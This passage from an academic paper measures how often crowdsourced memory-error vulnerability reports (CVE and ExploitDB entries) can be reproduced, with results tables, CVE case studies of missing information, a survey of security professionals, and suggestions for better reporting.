| automake | make; make install |
| autoconf & automake | ./configure; make; make install |
| cmake | mkdir build; cd build; cmake ../; make; make install |

Table 3: Default install commands.

*production* stage, he triggers and verifies the vulnerability by using the PoC provided in the vulnerability report.

In our experiment, we restrict security analysts to follow this procedure, and use only the instructions and references tied to vulnerability reports. In this way, we can objectively assess the quality of the information in existing reports, making the results not (or less) dependent on the personal hacking ability of the analysts.

## 4.2 The Analyst Team

We have formed a strong team of 5 security analysts to carry out our experiment. Each analyst not only has in-depth knowledge of memory error vulnerabilities, but also has *first-hand experience* analyzing vulnerabilities, writing exploits, and developing patches. The analysts regularly publish at top security venues, have rich CTF experience, and have discovered and reported over 20 new vulnerabilities–which are listed on the CVE website. In this way, we ensure that the analysts are able to: understand the information in the reports and follow the pre-defined workflow to generate reliable results. To provide the "ground-truth reproducibility", the analysts work together to reproduce as many vulnerabilities as possible. If a vulnerability cannot be reproduced by one analyst, other analysts will try again.

## 4.3 Default Settings

Ideally, a vulnerability report should contain all the necessary information for a successful reproduction. In practice, however, the reporters may assume that the reports will be read by security professionals or software engineers, and thus certain "common sense" information can be omitted. For example, if a vulnerability does not rely on special configuration options, the reporter might believe it is unnecessary to include software installation details in the report. To account for this, we develop a set of default settings when corresponding details are not available in the original report. We set the default settings as a way of modeling the basic knowledge of software analysis.

- **Vulnerable Software Version.** This information is the "must-have" information in a report. Exhaustively guessing and validating the vulnerable version is extremely time-consuming; this is an unreasonable burden for the analysts. If the version information is missing, we regard the reproduction as a failure.
- **Operating System.** If not explicitly stated, the default OS will be a Linux system that was released in (or slightly before) the year when the vulnerability was reported. This allows us to build the software with the appropriate dependencies.
- **Installation & Configuration.** We prioritize compiling using the source code of the vulnerable program. If the compilation and configuration parameters are not provided, we install the package based on the default building systems specified in software package (see Table 3). Note that we do not introduce any extra compilation flags beyond those required for installation.
- **Proof-of-Concept (PoC).** Without a PoC, the vulnerability reproduction will be regarded as a failed attempt because it is extremely difficult to infer the PoC based on the vulnerability description alone.
- **Trigger Method for PoC.** If there is a PoC without details on the trigger method, we attempt to infer it based on the type of the PoC. Table 2 shows those default trigger methods tied to different PoC types.
- **Vulnerability Verification.** A report may not specify the evidence of a program failure pertaining to the vulnerability. Since we deal with memory error vulnerabilities, we deem the reproduction to be successful if we observe the unexpected program termination (or program "crash").

## 4.4 Controlled Information Sources

For a given CVE entry, the technical details are typically available in the external references. We seek to examine the quality of the information from different sources. More specifically, we select the most cited websites across CVE entries and attempt to reproduce the vulnerability using the information from individual sources alone. This allows us to compare the quality of information from different sources. We then combine all the sources of information to examine the actual reproducibility.

| Exp. Setting | CVE Reproduction (N=291) | | | Vulnerability Reports for CVE w/ Missing Information | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | Covered CVE IDs | Succeed # (%) | Overall Rate (%) | Software Version | Software Install. | Software Config. | OS Info. | PoC File | Trigger Method | Vulnerability Verification |
| SecurityFocus | 256 | 32 (12.6%) | 11.0% | 9 | 255 | 233 | 116 | 131 | 210 | 227 |
| Redhat Bugzilla | 195 | 19 (9.7%) | 6.5% | 48 | 195 | 179 | 0 | 154 | 168 | 147 |
| ExploitDB | 156 | 46 (29.5%) | 15.8% | 5 | 155 | 137 | 132 | 20 | 100 | 111 |
| OpenWall | 153 | 67 (43.8%) | 23.0% | 28 | 152 | 140 | 153 | 72 | 72 | 71 |
| SecurityTracker | 89 | 4 (4.5%) | 1.4% | 3 | 87 | 71 | 73 | 69 | 62 | 61 |
| Combined-top5 | 287 | 126 (43.9%) | 43.3% | 3 | 284 | 259 | 55 | 70 | 125 | 138 |
| Combined-all | 291 | 182 (62.5%) | **62.5%** | 1 | 280 | 256 | 52 | 17 | 82 | 106 |
| **Exp. Setting** | **Non-CVE Reproduction (N=77)** | | | **Vulnerability Reports for Non-CVE w/ Missing Information** | | | | | | |
| Combined-all | 77 | 20 (25.6%) | **25.6%** | 0 | 70 | 67 | 32 | 26 | 15 | 26 |

Table 4: Statistics of the reproduction results. The overall rate is calculated using the total number of CVE entries (291) and non-CVE entries (77) as the base respectively.

The top 5 referenced websites in our dataset are: SecurityFocus, Redhat Bugzilla, ExploitDB, OpenWall, and SecurityTracker. Table 4 shows the number of CVE IDs each source website covers in our dataset. Collectively, 287 out of 291 CVE entries (98.6%) have cited at least one of the top 5 source websites. To examine the importance of these 5 source websites to the entire CVE database, we analyzed the full set of 95K CVE IDs. We show that these 5 websites are among the top 10 mostly cited websites, covering 71,358 (75.0%) CVE IDs.

Given a CVE entry, we follow the aforementioned workflow, and conduct 3 experiments using different information sources:

- **CVE Single-source.** We test the information from each of the top 5 source websites one by one (if the website is cited). To assess the quality of the information only within the report, we do not use any information which is not directly available on the source website (849 experiments). That is, we do not use information contained in external references.
- **CVE Combined-top5.** We examine the combined information from all the 5 source websites. Similar to the single-source setting, we do not follow their external links (287 experiments).
- **CVE Combined-all.** Finally, we combine all the information contained: in the original CVE entry, in the direct references, and in the references contained within the direct references (291 experiments).

Non-CVE entries typically do not contain references. We do not perform the controlled analysis. Instead, we directly run "combined-all" experiments (77 experiments). In total, our security analysts run 1504 experiments to complete the study procedure.

# 5 Measurement Results

Next, we describe our measurement results with a focus on the time spent on the vulnerability reproduction, the reproduction success rate, and the key contributing factors to the reproduction success.

## 5.1 Time Spent

The three experiments take 5 security analysts about 1600 man-hours to finish. On average, each vulnerability report for CVE cases takes about 5 hours for all the proposed tests, and each vulnerability report for non-CVE cases takes about 3 hours. Based on our experience, the most time-consuming part is to set up the environment and compile the vulnerable software with the correct options. For vulnerability reports without a usable PoC, it takes even more time to read the code in the PoC files and test different trigger methods. After combining all the available information and applying the default settings, we successfully reproduced 202 out of 368 vulnerabilities (54.9%).

## 5.2 Reproducibility

Table 4 shows the breakdown of the reproduction results. We also measured the level of missing information in the vulnerability reports and the references. We calculate two key metrics: the *true success rate* and the *overall success rate*. The true success rate is the ratio of the number of successfully reproduced vulnerabilities over the number of vulnerabilities that a given information source covers. The overall success rate takes the *coverage* of the given information source into account. It is the ratio of the successful cases over the total number of vulnerabilities in our dataset. If a vulnerability has multiple PoCs associated to it, as long as one of the PoCs turns out to be successful, we regard this vulnerability as reproducible. Based on Table 4, we have four key observations.

First, the single-source setting returns a low true success rate and even a lower *overall* success rate. OpenWall has the highest true success rate (43.8%) as we found a number of high-quality references that documented the detailed instructions. However, OpenWall only covers

| Missing Information | Succeeded (202) | Failed (166) | All (368) |
|---|---|---|---|
| Software version | 0 (0.0%) | 1 (0.6%) | 1 (0.3%) |
| PoC file | 0 (0.0%) | 43 (25.9%) | 43 (11.7%) |
| Trigger method | 14 (6.9%) | 83 (50.0% ) | 97 (26.4%) |
| OS info. | 35 (17.3%) | 49 (29.5%) | 84 (22.8%) |
| Verif. method | 45 (22.3%) | 87 (52.4%) | 132 (35.8%) |
| Software config. | 190 (94.1%) | 133 (80.1%) | 323 (87.7%) |
| Software Install. | 195 (96.5%) | 155 (93.4%) | 350 (95.1%) |

Table 5: Missing information for the *combined-all* setting for all vulnerability reports (CVE and non-CVE). All the missing information in the "succeeded" cases were correctly recovered by the default setting.

153 CVE IDs which lowers its overall success rate to 23.0%. Contrarily, SecurityFocus and Redhat Bugzilla cover more CVE IDs (256 and 195) but have much lower true success rates (12.6% and 9.7%). Particularly, SecurityFocus mainly *summarizes* the vulnerabilities but the information does not directly help the reproduction. ExploitDB falls in the middle, with a true success rate of 29.5% on 156 CVE IDs. SecurityTracker has the lowest coverage and true success rate.

Second, combining the information of the top 5 websites has clearly improved the true success rate (43.9%). The overall success rate also improved (43.3%), since the top 5 websites collectively cover more CVE IDs (287 out of 291). The significant increases in both rates suggest that each information source has its own unique contributions. In other words, there is relatively low redundancy between the 5 source websites.

Third, we can further improve the overall success rate to 62.5% by iteratively reading through all the references. To put this effort into the context, *combined-top5* involves reading 849 referenced articles, and *combined-all* involves significantly more articles to read (4,694). Most articles are completely unstructured (*e.g.*, technical blogs), and it takes extensive manual efforts to extract the useful information. To the best of our knowledge, it is still an open challenge for NLP algorithms to *accurately* interpret the complex logic in technical reports [60, 52, 44]. Our case is more challenging due to the prevalence of special technical terms, symbols, and even code snippets mixed in unstructured English text.

Finally, for the 77 vulnerabilities without CVE ID, the success rate is 25.6%, which is lower compared to that of all the CVE cases (combined-all). Recall that non-CVE cases are contributed by the ExploitDB website. If we only compare it with the CVE cases from ExploitDB, the true success rate is more similar (29.5%). After we aggregate the results for both CVE and non-CVE cases, the overall success rate is only 54.9%. Considering the significant efforts spent on each case, the result indicates poor usability and reproducibility in crowdsourced vulnerability reports.

## 5.3 Missing Information

We observe that it is extremely common for vulnerability reports to miss key information fields. On the right side of Table 4, we list the number of CVE IDs that missed a given piece of information. We show that individual information sources are more likely to have incomplete information. In addition, combining different information sources helps retrieve missing pieces, particularly PoC files, trigger methods, and OS information.

In Table 5, we combine all the CVE and non-CVE entries and divide them into two groups: succeeded cases (202) and failed cases (166). Then we examine the missing information fields for each group with the *combined-all* setting. We show that even after combining all the information sources, at least 95.1% of the 368 vulnerabilities still missed one required information field. Most reports did not include details on software installation options and configurations (87%+), or the affected OS (22.8%); these information are often recoverable using "common sense" knowledge. Fewer vulnerabilities missed PoC files (11.7%) or methods to trigger the vulnerability (26.4%).

**Missing information vs. Reproducibility.** We observe that successful cases do not necessarily have complete information. More than 94% of succeeded cases missed the software installation and configuration instructions; 22.3% of the succeeded cases missed the information on the verification methods, and 17.3% missed the operating system information. The difference between the successful and the failed cases is that the missing information of the succeeded cases can be resolved by the "common-sense" knowledge (*i.e.*, the default settings). On the other hand, if the vulnerable software version, PoC files or the trigger method are missing, then the reproduction is prone to failure. Note that for failed cases, it is not yet clear which information field(s) are the root causes (detailed diagnosis in the next section).

## 5.4 Additional Factors

In addition to the completeness of information in the reports, we also explore other factors correlated to the reproduction success. In the following, we break down the results based on the types and severity levels of vulnerabilities, the complexity of the affected software, and the time factor.

**Vulnerability Type.** In Figure 4, we first break down the reproduction results by vulnerability type. We find that *Stack Overflow* vulnerabilities are most difficult to reproduce with a reproduction rate of 40% or lower. Recall that *Stack Overflow* is also the most common vulnerabilities in our dataset (Figure 1). Vulnerabilities such as





Figure 4: Reproduction success rate vs. the vulnerability type.





Figure 5: Reproduction success rate vs. the severity of the vulnerability (measured by CVSS score).





Figure 6: Reproduction success rate vs. the program size (measured by the number of lines of code).





Figure 7: Reproduction success rate over time.

*Format String* are easier to reproduce with a reproduction rate above 70%.

**Vulnerability Severity.** Figure 5 shows how the severity of the reported vulnerabilities correlate with the reproducibility. The results shows that highly severe vulnerabilities (CVSS score >8) are more difficult to reproduce. The results may have some correlation with the vulnerability types, since severe vulnerabilities are often related to *Stack Overflow* or *Invalid Free*. Based on our experience, such vulnerabilities often require specific triggering conditions that are different from the default settings.

**Project Size.** Counter-intuitively, vulnerabilities of simpler software (or smaller project) are not necessarily easier to reproduce. As shown in Figure 6, software with less than 1,000 lines of code have a very low reproduction rate primarily due to a lack of comprehensive reports and poor software documentation. On the other hand, well-established projects (*e.g.* GNU Binutils, PHP, Python) typically fall into the middle categories with 1,000–1,000,000 lines of code. These projects have a reasonably high reproduction rate (0.6–0.7) because their vulnerability reports are usually comprehensive. Furthermore, their respective communities have established good bug reporting guidelines for these projects [10, 13, 22]. Finally, large projects (with more than 1,000,000 lines of code) are facing difficulties to reproduce the reported vulnerabilities. We speculate that frequent memory de/allocation could introduce more severe bugs and reduce the reproducibility.

**Time Factor.** The time factor may also play a role in the quality of vulnerability reports. Throughout the years, new tools have been introduced to help with information collection for vulnerability reporting [19, 17, 4]. As shown in Figure 7, the reproduction success rate shows a general upward trend (except for 2013–2015), which confirms our intuition. The extreme case is 2001–2003 where none of the vulnerabilities were reproduced successfully. During 2013–2015, we have a dip in the reproduction rate due to a number of stack-overflow vulnerabilities that are hard to reproduce.

In fact, the success rate is also correlated with the average number of references per CVE-ID (*i.e.*, the number of vulnerability reports from different sources). The corresponding numbers for the different time periods are 14.5, 17.4, 29.4, 20.1, 28.1, and 8.7. Intuitively, with more external references, it is easier to reproduce a vulnerability. The exception is the period of 2016–2017, which has the highest success rate but the lowest number of references per CVE ID (only 8.7). Based on our analysis, the vulnerabilities reported in the recent two years have not yet accumulated enough information online. However, there are some high-quality reports that helped to boost the success rate of reproduction.

## 6 Bridging the Gap

So far, our results suggest that it is extremely common for vulnerability reports to miss vital information for the reproduction. By applying our intuitive default settings (*i.e.*, common sense knowledge), we were able to reproduce 54.9% of the vulnerabilities. However, there are still a staggering 45.1% of failed cases where the missing information cannot be resolved by common sense knowledge. In this section, we revisit the failed cases and attempt to reproduce them through extensive manual troubleshooting. We use specific examples to discuss useful techniques when recovering missing information.

### 6.1 Method and Result Overview

For a given "failed" case, our goal is to understand the exact underlying causes for the reproduction failure. We employ a variety of *ad-hoc* techniques as demanded by each case, including debugging the software and PoC files, inspecting and modifying the source code, testing the cases in multiple operating systems and versions, and searching related hints on the web. The failed cases take substantially longer to troubleshoot. Through intensive manual efforts (*i.e.*, another 2,000 man-hours), we successfully reproduced another 94 CVE vulnerabilities and 57 non-CVE vulnerabilities, increasing the overall success rate from 54.9% to 95.9%. Combined with the previous experiments, the total time spent are 3,600 man-hours for the 5 analysts (more than 3 months). Many of the reported vulnerabilities are inherently fragile. Their successful reproduction relies on the correct deduction of non-trivial pieces of missing information. Unfortunately, there are still 15 vulnerabilities which remain unsuccessful after attempted by all 5 analysts.

### 6.2 Case Studies

In the following, we present detailed case studies to illustrate techniques that are shown to be useful to recover different types of missing information.

**A: Missing Software Version.** As shown in Table 4, the software version information is missing in many reports, especially, on individual source websites. For most of the cases (*e.g.*, `CVE-2015-7547` and `CVE-2012-4412`), the missed version information can be recovered by reading other external references. There is only 1 case (`CVE-2017-12858`), for which we cannot find the software version information in any of the cited references. Eventually, we recover the version information from an independent tech-blog after extensive searching through search engines and forum posts.

**B: Missing OS & Environment Information.** If the reproduction failure is caused by the choice of OS, it is very time-consuming to troubleshoot. For instance, for the `coreutils` `CVE-2013-0221/0222/0223`, we found that the vulnerabilities only existed in a specific patch by SUSE: `coreutils-i18n.patch`. If the patch was not applied to the OS distribution (*e.g.*, Ubuntu), then the vulnerability would not be triggered, despite the report claiming `coreutils` 8.6 is vulnerable. Another example is `CVE-2011-1938` where the choice of OS has an influence on `PHP`'s dependencies. The operating systems we chose shipped an updated `libxml` which did not permit the vulnerable software to be installed. This is because the updated APIs caused `PHP` to fail during installation. Without relevant information, an analyst needs to test a number of OS and/or library versions.

**C: Missing Installation/Configuration Information** While default settings have helped recover information for many reports, they cannot handle special cases. We identified cases where the success of the reproduction directly depends on how the software was compiled. For example, the vulnerability `CVE-2013-7226` is related to the use of the `gd.so` external library. The vulnerability would not be triggered if `PHP` is not compiled with the "--with-gd" option before compilation. Instead, we would get an error from a function call without definition. Similarly, `CVE-2007-1001` and `CVE-2006-6563` are vulnerabilities that can only be triggered if ProFTPD is configured with "--enable-ctrls" before compilation. Without this information, the security analysts (reproducers) may be misled to spend a long time debugging the PoC files and trigger methods before trying the special software configuration options.

**D: Missing or Erroneous Proof-of-Concept.** The PoC is arguably one of the most important pieces of information in a report. While many source websites did not directly include a PoC, we can often find the PoC files through other references. If the PoC is still missing, an analyst would have no other choices but to attempt to re-create the PoC, which requires time and in-depth knowledge of the vulnerable software.

In addition, we observe that many PoC files are erroneous. In total, we identified and fixed the errors in 33 PoC files. These errors can be something small such as a syntax error (*e.g.*, `CVE-2004-2167`) or a character encoding problem that affects the integrity of the PoC (*e.g.*, `CVE-2004-1293`). For cases such as `CVE-2004-0597` and `CVE-2014-1912`, the provided PoCs are incomplete, missing certain files that are necessary to the reproduction. We had to find them in other un-referenced websites or re-create the missing pieces from scratch, which took days and even weeks to succeed.

**E: Missing Trigger Method.** Deducing the trigger

| Trigger Method | Software Install. | PoC File | Software Config. | OS Info. | Software Version | Verify. Method |
|---|---|---|---|---|---|---|
| 74 | 43 | 38 | 6 | 4 | 1 | 0 |

Table 6: The number of successfully reproduced vulnerabilities where the default setting does not work.

method, similar to PoC, requires domain knowledge. For instance, for the `GAS CVE-2005-4807`, simply running the given PoC will not trigger any vulnerability. Instead, by knowing how `GAS` works, we infer that after generating the C file, it needs to be compiled with the "-S" option to generate the malicious assembly file. This assembly file should then be passed to the `GAS` binary. In the same way, we observe from `CVE-2006-5295`, `CVE-2006-4182`, `CVE-2010-4259`, and several others, that the PoC is used to generate a payload. The payload should be fed into a correct binary to trigger the expected crash. Inferring the trigger method may be complemented with hints found in other "similar" vulnerability reports.

## 6.3 Observations and Lessons

Reproducing a vulnerability based on the reported information is analogous to doing a puzzle — the more pieces are missing, the more challenging the puzzle is. The reproducer's experience plays an important role in making the first educated guess (e.g., our default settings). However, common sense knowledge often fails on the "fragile" cases that require very specific conditions to be triggered successfully. When the key information is omitted, it forces the analyst to spend time doing in-depth troubleshooting. Even then, the troubleshooting techniques are limited if there are no ground-truth reference points or the software doesn't provide enough error information. In a few cases, the error logs hint to problems in a given library or a function. More often, there is no good way of knowing whether there are errors in the choice of the operating system, the trigger method, or even the PoC files. The analyst will need to exhaustively test possible combinations manually in a huge searching space. This level of uncertainty significantly increases the time needed to reproduce a vulnerability. As we progressed through different cases, we identified a number of useful heuristics to increase the efficiency.

**Priority of Information.** Given a failed case, the key question is which piece of information is problematic. Instead of picking a random information category for in-depth troubleshooting, it is helpful to prioritize certain information categories. Based on our analysis, we recommend the following order: trigger method, software installation options, PoC, software configuration, and the operating system. In this list, we prioritize the information filed for which the *default setting is more likely to fail*. More specifically, now that we have successfully reproduced 95.9% of vulnerabilities (ground-truth), we can retrospectively examine what information field is still missing/wrong after the default setting is applied. As shown in Table 6, there are 74 cases where the default trigger method does not work. There are 43 cases where the default software installation options were wrong. These information fields should have been resolved first before troubleshooting other fields.

**Location of Vulnerability.** While the reporters may not always know (and include) the information about the vulnerable modules, files, or functions, we find such information to be extremely helpful in the reproduction process. If such information were included, we would be able to directly avoid troubleshooting the compilation options and the environment setting. In addition, if the vulnerability has been patched, we find it helpful to inspect the commits for the affected files and compare the code change before and after the patch. This helps to verify the integrity of the PoC and the correctness of the trigger method.

**Correlation of Different Vulnerabilities.** It is surprisingly helpful to recover missing information by reading reports of other *similar* vulnerabilities. These include both reports of different vulnerabilities on the same software and reports of similar vulnerability types on different software. It is particularly helpful to deduce the *trigger method* and spot errors in *PoC* files. More specifically, out of the 74 cases that failed on the trigger method (Table 6), we recovered 68 cases by reading other similar vulnerability reports (16 for the same software, 52 for similar vulnerability types). In addition, out of the 38 cases that failed on the PoC files, we recovered/fixed the PoCs for 31 cases by reading the example code from other vulnerability reports. This method is less successful on other information fields such as "software installation options" and "OS environment", which are primarily recovered through manual debugging.

# 7 User Survey

To validate our measurement results, we conduct a survey to examine people's perceptions towards the vulnerability reports and their usability. Our survey covers a broad range of security professionals from both industry and academia, which helps calibrate the potential biases from our own analyst team.

## 7.1 Setups

**Survey Questions.** We have 3 primary questions. *Q1* if you were to reproduce a vulnerability based on a re-





Figure 8: Years of experience in software security.





Figure 9: Familiar types of vulnerabilities.

port, what information do you think should be included in the report? *Q2*, based on your own experience, what information is often missing in existing vulnerability reports? *Q3* what techniques do you usually use to reproduce the vulnerability if certain information is missing? Q1 and Q2 are open questions; their purpose is to understand whether missing information is a common issue. Q3 has a different purpose, which is to examine the validity of the "techniques" we used to recover the missing information (Section 6) and collect additional suggestions. To this end, Q3 first provides a *randomized* list of "techniques" that we have used and an open text box for the participants to add other techniques.

We ask another 4 questions to assess the participants' background and qualification. The questions cover (Q4) the profession of the participant, (Q5) years of experience in software security, (Q6) first-hand experience using vulnerability reports to reproduce a vulnerability, and (Q7) their familiarity with different types of vulnerabilities.

**Recruiting.** We recruit participants that are experienced in software security. This narrows down the pool of potential candidates to a very small population of security professionals, which makes it challenging to do a large-scale survey. For example, it is impossible to recruit people from Amazon Mechanical Turk or even general computer science students to provide meaningful answers. Therefore, we send our survey request to security teams that are specialized on security vulnerability analysis. To reduce bias, we reached out to a number of independent teams from both academia and industry.

In total, we received responses from 48 security professionals at 10 different institutions, including 6 academic research groups, 2 CTF teams, 2 industry research labs. None of these respondents are from the authors' own institutions. Our study has received permission from the corresponding security teams and our local IRB (#STUDY00008566). To ensure the answer quality, we filter out participants who have never reproduced a vulnerability before (based on Q6), leaving us $N = 43$ responses for further analysis.

## 7.2 Analysis and Key Findings

As shown in Figure 8, about half of our respondents have been working in the field for more than 5 years. The participants include 11 research scientists, 6 professors, 5 white-hat hackers, and 1 software engineer. In addition, there are 17 graduate students and 3 undergraduate students from two university CTF teams. Figure 9 shows that most respondents (39 out of 43) are familiar with memory error vulnerabilities. In this multiple-choice question, many respondents also stated that they were familiar with other types of vulnerabilities (*e.g.*, Denial of service, SQL injection). Their answers can be interpreted as a general reflection on the usability problem of vulnerability reports.

**Vulnerability Reproduction.** Table 7 shows the results from Q1 and Q2 (open questions). We manually extract the key points from the respondents' answers, and classify them based on the information categories. If the respondent's comments do not fit in any existing categories, we list the comment at the bottom of the table.

The respondents stated that the *PoC files* and the *Trigger Method* are the most necessary information, and yet those are also more likely to be missing in the original report. In addition, the *vulnerable software version* is considered necessary for reproduction, which is *not* often missing. Other information categories such as software configuration and installation are considered less important. The survey results are relatively consistent with our empirical measurement result.

The respondents also mentioned other information categories. For example, 18 respondents believed that information about "the exact location of the vulnerable code" was necessary for a report to be complete. Indeed, knowing the exact location of the vulnerable code is helpful, especially for developing a quick patch. However, pinpointing the root causes and locating the vulnerable code is already beyond the capacity (and duty) of the reporters. In addition, one respondent mentioned that it would helpful to include the "stack crash dump" in the report. Stack traces are usually helpful to verify the vulnerability. Sometimes stack traces are included in the comments of the PoC files, and thus it is difficult to classify this information.

**Recovering the Missing Information.** Table 8 shows that results for Q3, where respondents check (multiple) methods they use to recover the missing information. Most respondents (35 out of 43) stated that they would manually read the PoC files and modify the PoC if necessary. In addition, respondents opt to search the CVE ID online to obtain additional information beyond the indexed references. Interestingly, respondents were less likely to ask questions online (*e.g.*, Twitter or on-

| Information | Necessary | Missing |
|---|---|---|
| PoC files | 17 | 15 |
| Trigger method | 17 | 13 |
| Vulnerable software version | 17 | 1 |
| OS information | 13 | 6 |
| Source code of vulnerable software | 4 | 2 |
| Software configuration | 2 | 3 |
| Vulnerability verification | 1 | 2 |
| Software installation | 1 | 1 |
| The exact location of the vulnerable code | 18 | 9 |
| Stack crash dump | 1 | 0 |

Table 7: User responses to what information is *necessary* to the reproduction, and what information is often *missing* in existing reports.

| Method | # |
|---|---|
| Read, test, and modify the PoC file | 35 |
| Searching the CVE ID via search engines | 32 |
| Read code change before and after the vulnerability patch | 31 |
| Guessing the information based on experience | 30 |
| Search on popular forums discussing bugs (*e.g.*, bugzilla) | 30 |
| Searching in other similar vuln. reports (*e.g.*, same software) | 21 |
| Asking friends and/or colleagues | 18 |
| Asking questions online (*e.g.*, online forums, Twitter) | 11 |
| Bin diff, wait for PoC/exploit | 1 |
| Run the PoC and debug it in QEMU | 1 |

Table 8: User responses to the possible methods to recover the missing information in vulnerability reports. The first 8 methods are listed options in Q3, and the last two are added by the respondents.

line forums) or ask colleagues. One possible explanation (based on our own experience) is that questions related to vulnerability reproduction rarely get useful answers when posted online.

Respondents also left comments in Q3's text box. These comments, however, are already covered by the listed options. For example, one respondent suggested "Bin diff", which is similar to the listed option: "Read code change before and after the vulnerability patch". Another respondent suggested"Run the PoC and debug it in QEMU", which belong to the category of "Read, test and modify the PoC file". We have compared the answers from more experienced respondents (working experience $>$ 5 years) and those from less experienced respondents. We did not find major differences (the ranking orders are the same) and thus omit the result for brevity. Overall, the survey results provide external validations to our empirical measurement results, and confirm the validity of our information recovery methods.

# 8 Discussion

Through both quantitative and qualitative analyses, we have demonstrated the poor-reproducibility of crowd-reported vulnerabilities. In the following, we first summarize the key insights from our results, and offer suggestions on improving the reproducibility of crowdsourced reports. Following, we use this opportunity to discuss implications on other types of vulnerabilities and future research directions. Finally, we would like to share the full "reproducible" vulnerability dataset with the community to facilitate future research.

## 8.1 Our Suggestions

To improve the reproducibility of the reported vulnerabilities, it is likely that a joint effort is needed from different players in the ecosystem. Here, we discuss the possible approaches from the perspectives of *vulnerability-reporting websites*, *vulnerability reporters*, and *reproducers*.

**Standardizing Vulnerability Reports.** Vulnerability-reporting websites can enforce a more strict submission policy by asking the reporters to include a *minimal set* of required information fields. For example, if the reporter has crafted the PoC, the website may require the reporter to fill in *trigger method* and the *compilation options* in the report. At the same time, websites could also provide incentives for high-quality submissions. Currently, program managers in bug bounty programs can enforce more rigorous submission policies through cash incentives. For public disclosure websites, other incentives might be more feasible such as community recognition [58, 53]. For example, a leaderboard (*e.g.*, HackerOne) or an achievement system (*e.g.*, StackExchange) can help promote high-quality reports.

**Automated Tools to Assist Vulnerability Reporters.** From the reporter's perspective, manually collecting all the information can be tedious and challenging. The high overhead could easily discourage the crowdsourced reporting efforts, particularly if the reporting website has stricter submission guidelines. Instead of relying on pure manual efforts, a more promising approach is to develop automated tools which can help collecting information and generating standardized reports. Currently, there are tools available in specific systems which can aid in this task. For example, `reportbug` in Debian can automatically retrieve information from the vulnerable software and system. However, more research is needed to develop generally applicable tools to assist vulnerability reporters.

**Vulnerability Reproduction Automation.** Given the heterogeneous nature of vulnerabilities, the reproduction process is unlikely to be fully automated. Based on Figure 3, we discuss the parts that can be potentially automated to improve the efficiency of the reproducers.

First, for the *report gathering* step, we can potentially build automated tools to search, collect, and fuse all the

available information online to generate a "reproducible" report. Our results have confirmed the benefits of merging all available information to reproduce a given vulnerability. There are many open challenges to achieving this goal, such as verifying the validity of the information and reconciling conflicting information. Second, the *environment setup* step is difficult to automate due to the high-level of variability across reports. A potential way to improve the efficiency is to let the reproducer prepare a configuration file to specify the environment requirements. Then automated tools can be used to generate a `Dockerfile` and a container for the reproducer to directly verify the vulnerability. Third, the *software preparation* part can also be automated if the software name and vulnerable versions are well-defined. The exceptions are those that rely on special configuration or installation flags. Finally, the *reproduction* would involve primarily manual operations. However, if the PoC, trigger method, and verification method are all well-defined, it is possible for the reproducer to automate the verification process.

## 8.2 Limitations

**Other Vulnerability Types.** While this study primarily focuses on memory error vulnerabilities, anecdotal evidence show that the reproducibility problem applies to other vulnerability types. For example, a number of online forums are specially formed for software developers and users to report and discuss various types of bugs and vulnerabilities [3, 11, 12]. It is not uncommon for a discussion thread to last for weeks or even years before eventually reproducing a reported vulnerability. For example, an Apache design error required back and forth discussion over 9 days to reproduce the bug [1]. In another example, a compilation error in GNU Binutils led several developers to complain about their failed attempts when reproducing the issue. The problem has been left unresolved for nearly a year [2]. Nonetheless, further research is still needed to examine how our statistical results can generalize to other vulnerability types.

**Public vs. Private Vulnerability Reports.** This paper is focused on open-source software and public vulnerability reports. Most of the software we studied employ public discussion forums and mailing lists (*e.g.*, Bugzilla) where there are back-and-forth communications between the reporters and software developers throughout the vulnerability reproduction and patching process. The communications are public and thus can help the vulnerability reproduction of other parties (*e.g.*, independent research teams). Although our results may not directly reflect the vulnerability reproduction in *private* bug bounty programs, there are some connections. For example, many vulnerabilities reported to private programs would go public after a certain period of time (*e.g.*, after the vulnerabilities are fixed). To publish the CVE entry, the original vulnerability reports must be disclosed in the references [6]. A recent paper shows that vulnerability reports in private bug bounty programs also face key challenges in reproduction [53], which is complementary to our results.

## 8.3 Future Work

Our future work primarily focuses on *automating* parts of the vulnerability reproduction process. For example, our findings suggest that aggregating the information across different source websites is extremely helpful when recovering missing information in individual reports. The CVE IDs can help link different reports scattered across websites. However, the open question is how to *automatically* and *accurately* extract and fuse the unstructured information into a single report. This is a future direction for our work. In addition, during our experiments, we noticed that certain reports had made vague and seemingly unverified claims, some of which were even misleading and caused significant delays to the reproduction progress. In this analysis, we did not specifically assess the impact of erroneous information, which will need certain forms of automated validation technique.

## 8.4 Dataset Sharing

To facilitate future research, we will share our full dataset with the research community. Reproducible vulnerability reports can benefit the community in various ways. In addition to helping the software developers and vendors to patch the vulnerabilities, the reports can also help researchers to develop and evaluate new techniques for vulnerability detection and patching. In addition, the reproducible vulnerability reports can serve as educational and training materials for students and junior analysts [53].

